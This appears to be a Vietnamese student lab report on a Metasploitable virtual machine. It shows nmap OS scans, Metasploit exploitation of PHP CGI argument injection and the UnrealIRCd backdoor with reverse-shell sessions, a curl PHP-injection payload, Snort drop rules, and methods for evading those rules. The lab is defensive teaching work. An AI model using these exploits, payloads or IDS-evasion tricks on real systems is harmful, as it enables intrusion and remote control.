
- Thực hiện lại tấn công sàu khi cài đặt rule:

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.85.200

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 06:09 EDT
Nmap scan report for 192.168.85.200
Host is up (0.0022s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
49161/tcp open  unknown
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=5/14%OT=21%CT=1%CU=42591%PV=Y%DS=2%DC=I%G=Y%TM=68246C0
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=C4%GCD=1%ISR=CA%TI=Z%TS=7)SEQ(SP=C5%GCD=1
OS:%ISR=CA%TI=Z%TS=7)SEQ(SP=C9%GCD=1%ISR=CB%TI=Z%TS=7)SEQ(SP=CF%GCD=1%ISR=D
OS:0%TI=Z%TS=7)OPS(O1=M5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST1
OS:1NW5%O5=M5B4ST11NW5%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=1
OS:6A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW5%CC=N%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=
OS:M5B4ST11NW5%RD=0%Q=)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=N)

Network Distance: 2 hops
```

Có thể thấy thông tin về hệ điều hành của victim đã bị drop so với lúc chưa viết rule là :



Vẫn kết nối telnet đến máy victim bình thường:



- Trình bày phương pháp để quà mặt rule đã viết.

Dùng kỹ thuật OS detection bằng TCP Connect scan (-sT) hoặc SYN scan (-sS) thay vì NULL/FIN/XMAS: nmap -sS -O 192.168.85.200

Dùng các kỹ thuật OS detection không cần ICMP: nmap -O -PN 192.168.85.200

Dò OS thông qua các cổng mở (không sinh RST), vì cổng mở phản hồi bằng SYN-ACK chứ không cần RST: nmap -O -p 22,80 192.168.85.200

Yêu cầu 1.2 Ngăn chặn lỗ hổng PHP CGI Argument Injection[1]

- Trên máy Victim, sử dụng tcpdump để bắt các gói tin tấn công từ máy Attacker.

```
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w php.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
_
```

- Sử dụng công cụ Metasploit trên máy Attacker để thực hiện tấn công.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > serch php_cgi
[-] Unknown command: serch. Did you mean search? Run the help command for more details.
msf6 > search php_cgi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection              2012-05-03       excellent  Yes    PHP CGI Argument Injection
   1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06       excellent  Yes    PHP CGI Argument Injection Remote Code Execution
   2    \_ target: Windows PHP                              .                .          .      .
   3    \_ target: Windows Command                          .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 >
```


- Chuẩn bị các thàm số để tấn công

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect        .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                            .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http            .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   7   payload/multi/meterpreter/reverse_https           .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   8   payload/php/bind_perl                             .                normal  No     PHP Command Shell, Bind TCP (via Perl)
   9   payload/php/bind_perl_ipv6                        .                normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   10  payload/php/bind_php                              .                normal  No     PHP Command Shell, Bind TCP (via PHP)
   11  payload/php/bind_php_ipv6                         .                normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   12  payload/php/download_exec                         .                normal  No     PHP Executable Download and Execute
   13  payload/php/exec                                  .                normal  No     PHP Execute Command
   14  payload/php/meterpreter/bind_tcp                  .                normal  No     PHP Meterpreter, Bind TCP Stager
   15  payload/php/meterpreter/bind_tcp_ipv6             .                normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   16  payload/php/meterpreter/bind_tcp_ipv6_uuid        .                normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   17  payload/php/meterpreter/bind_tcp_uuid             .                normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   18  payload/php/meterpreter/reverse_tcp               .                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   19  payload/php/meterpreter/reverse_tcp_uuid          .                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   20  payload/php/meterpreter_reverse_tcp               .                normal  No     PHP Meterpreter, Reverse TCP Inline
   21  payload/php/reverse_perl                          .                normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   22  payload/php/reverse_php                           .                normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.85.200
rhost => 192.168.85.200
msf6 exploit(multi/http/php_cgi_arg_injection) > set rport 80
rport => 80
msf6 exploit(multi/http/php_cgi_arg_injection) > set lhost 10.81.85.100
lhost => 10.81.85.100
msf6 exploit(multi/http/php_cgi_arg_injection) > set lport 4444
lport => 4444
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

- Thực hiện tấn công


```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.85.100:4444
[*] Sending stage (40004 bytes) to 192.168.85.200
[*] Meterpreter session 1 opened (10.81.85.100:4444 → 192.168.85.200:55520) at 2025-05-14 06:35:44 -0400

meterpreter >
meterpreter > ls -l
Listing: /var/www
==========

Mode              Size          Type  Last modified              Name
----              ----          ----  -------------              ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 11:10:13 -0400  dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 11:17:21 -0400  dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-17 18:13:29 -0500  index.php
040755/rwxr-xr-x  17592186048512  dir   181964996940-05-31 14:38:18 -0400  mutillidae
040755/rwxr-xr-x  17592186048512  dir   181964937872-02-08 13:03:20 -0500  phpMyAdmin
100644/rw-r--r--  81604378643     fil   173039983614-08-05 02:08:28 -0400  phpinfo.php
040755/rwxr-xr-x  17592186048512  dir   181965051925-08-30 13:04:46 -0400  test
040775/rwxrwxr-x  87960930242560  dir   173083439924-11-22 07:50:32 -0500  tikiwiki
040775/rwxrwxr-x  87960930242560  dir   173040024853-07-11 18:58:19 -0400  tikiwiki-old
040755/rwxr-xr-x  17592186048512  dir   173046477589-12-24 16:59:26 -0500  twiki

meterpreter >
```

- Sử dụng công cụ WinSCP lấy file pcap đã bắt được và tiến hành phân tích phương pháp dò quét của kẻ tấn công.



ở dạng tấn công này, attacker sẽ gửi truy vấn thử nghiệm bằng -s, -d, -- trong tham số URL. Gửi truy vấn kiểm tra có thực thi được mã không bằng **curl -X POST http://victim/index.php?-d allow_url_include=on -d auto_prepend_file=php://input -d display_errors=1 -d log_errors=0 --data '<?php system("id"); ?>'** với allow_url_include=on bật việc include từ luồng đầu vào, php://input sẽ đọc nội dung POST và chạy như mã PHP.

Kiểm tra bằng wireshark thì thấy trong gói tin HTTP có chứa ?—define + allow_url_incl. Đây có ý nghĩa dò PHP-CGI đang xử lý tham số dòng lệnh




```
POST /?--define+allow_url_incl
    Request Method: POST
  Request URI: /?--define+allow_url_incl
      Request URI Path: /
    Request URI Query: --define+allow_url_incl
    Request Version:
[Packet size limited during capture: HTTP truncated]
```

- Viết Snort rule để ngăn chặn tấn công. Rule chỉ ngăn chặn tấn công, vẫn phải đảm bảo kết nối đến dịch vụ trên máy Victim

```
xhuy2@xhuy2-virtual-machine:/etc/snort/rules$ sudo cat /etc/snort/rules/nhom10.r
ules
drop tcp any any -> 192.168.95.200 80 (msg:"PHP CGI Argument Injection Attempt";
 flow:to_server, established; content:"?--define+allow_url_incl"; sid:1000002; r
ev:1;)
```

Rule này dùng để chặn truy vấn HTTP có chứa chuỗi ?--define+allow_url_incl, là một dạng tấn công PHP CGI Argument Injection.

- Thực hiện lại tấn công sàu khi cài đặt rule.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.85.100:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Có thể thấy không thể exploit được nữa so với lúc chưa viết rule.


Kiểm tra dịch vụ telnet thì thấy vẫn bình thường.

- Trình bày phương pháp để qua mặt rule đã viết

Dùng %20, =, hoặc viết hoa/thường khác. Encode URL: Dùng %2d thay -, %3d thay =. Dùng biến khác (-d, auto_prepend_file, php://input) không nằm trong chuỗi bị lọc.

Yêu cầu 1.3 Ngăn chặn lỗ hổng UnrealIRCD 3.2.8.1 Backdoor Command Execution


- Trên máy Victim, sử dụng tcpdump để bắt các gói tin tấn công từ máy Attacker.




- Sử dụng công cụ Metasploit trên máy Attacker để thực hiện tấn công.


```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.85.200
rhost => 192.168.85.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.81.85.100
lhost => 10.81.85.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.81.85.100:4444
[*] 192.168.85.200:6667 - Connected to 192.168.85.200:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.85.200:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo r21FR0aaQ1NhlGaw;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "r21FR0aaQ1NhlGaw\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.81.85.100:4444 → 192.168.85.200:36890) at 2025-05-14 07:35:16 -0400

ls -l
total 392
-rw------- 1 root root   1365 May 20  2012 Donation
-rw------- 1 root root  17992 May 20  2012 LICENSE
drwx------ 2 root root   4096 May 20  2012 aliases
--w----r-T 1 root root   1175 May 20  2012 badwords.channel.conf
--w----r-T 1 root root   1183 May 20  2012 badwords.message.conf
--w----r-T 1 root root   1121 May 20  2012 badwords.quit.conf
-rwx------ 1 root root 242894 May 20  2012 curl-ca-bundle.crt
-rw------- 1 root root   1900 May 20  2012 dccallow.conf
drwx------ 2 root root   4096 May 20  2012 doc
--w----r-T 1 root root  49552 May 20  2012 help.conf
```

- Sử dụng công cụ WinSCP lấy file pcap đã bắt được và tiến hành phân tích phương pháp dò quét của kẻ tấn công.





Kiểm tra wireshark thì thấy dấu hiệu đầu tiên của tấn công IRC đó là mặc định chạy trên cổng 6667, kết nối TCP tới cổng 6667 của victim.



Dấu hiệu thứ 2 là attack sử dụng AB; để gọi backdoor shell, không có bước xác thực hay handshake IRC thật sự, payload chứa chuỗi lệnh bắt đầu bằng AB; là đặc điểm backdoor cực kỳ rõ ràng.
Đây là 2 dấu hiệu dễ nhận thấy của lỗ hổng UnrealIRCD 3.2.8.1 Backdoor Command Execution.

- Viết Snort rule để ngăn chặn tấn công. Rule chỉ ngăn chặn tấn công, vẫn phải đảm bảo kết nối đến dịch vụ trên máy Victim.

```
xhuy2@xhuy2-virtual-machine:/etc/snort/rules$ sudo cat /etc/snort/rules/nhom10.r
ules
drop tcp any any -> 192.168.85.200 6667 (msg:"UnrealIRCd Backdoor Exploit Attemp
t"; flow:to_server,established; content:"AB|3B|"; sid:1000030; rev:1;)
```

Rule phát hiện và chặn mọi gói TCP gửi đến cổng 6667 của máy Victim có chứa chuỗi "AB;" – đây là chuỗi đặc trưng để kích hoạt backdoor trong UnrealIRCd bị nhiễm, dấu ; biểu diễn dưới dạng hex (|3B|).

- Thực hiện tấn công lại.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.85.200
rhost ⇒ 192.168.85.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.81.85.100
lhost ⇒ 10.81.85.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.81.85.100:4444
[*] 192.168.85.200:6667 - Connected to 192.168.85.200:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.85.200:6667 - Sending backdoor command ...
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Có thể thấy không còn tấn công được nữa, đã bị chặn.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.85.200
Trying 192.168.85.200 ...
Connected to 192.168.85.200.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri May  9 12:20:04 EDT 2025 from 10.81.85.100 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Dịch vụ khác như telnet vẫn còn hoạt động bình thường.

- Trình bày phượng pháp để quà mặt rule đã viết:

Mã hóa ký tự: gửi %3B thay ;. Thêm khoảng trắng: “AB ;”. Gửi trước handshake. Phân mảnh TCP bằng cách gửi "AB;" qua 2 gói

--HẾT--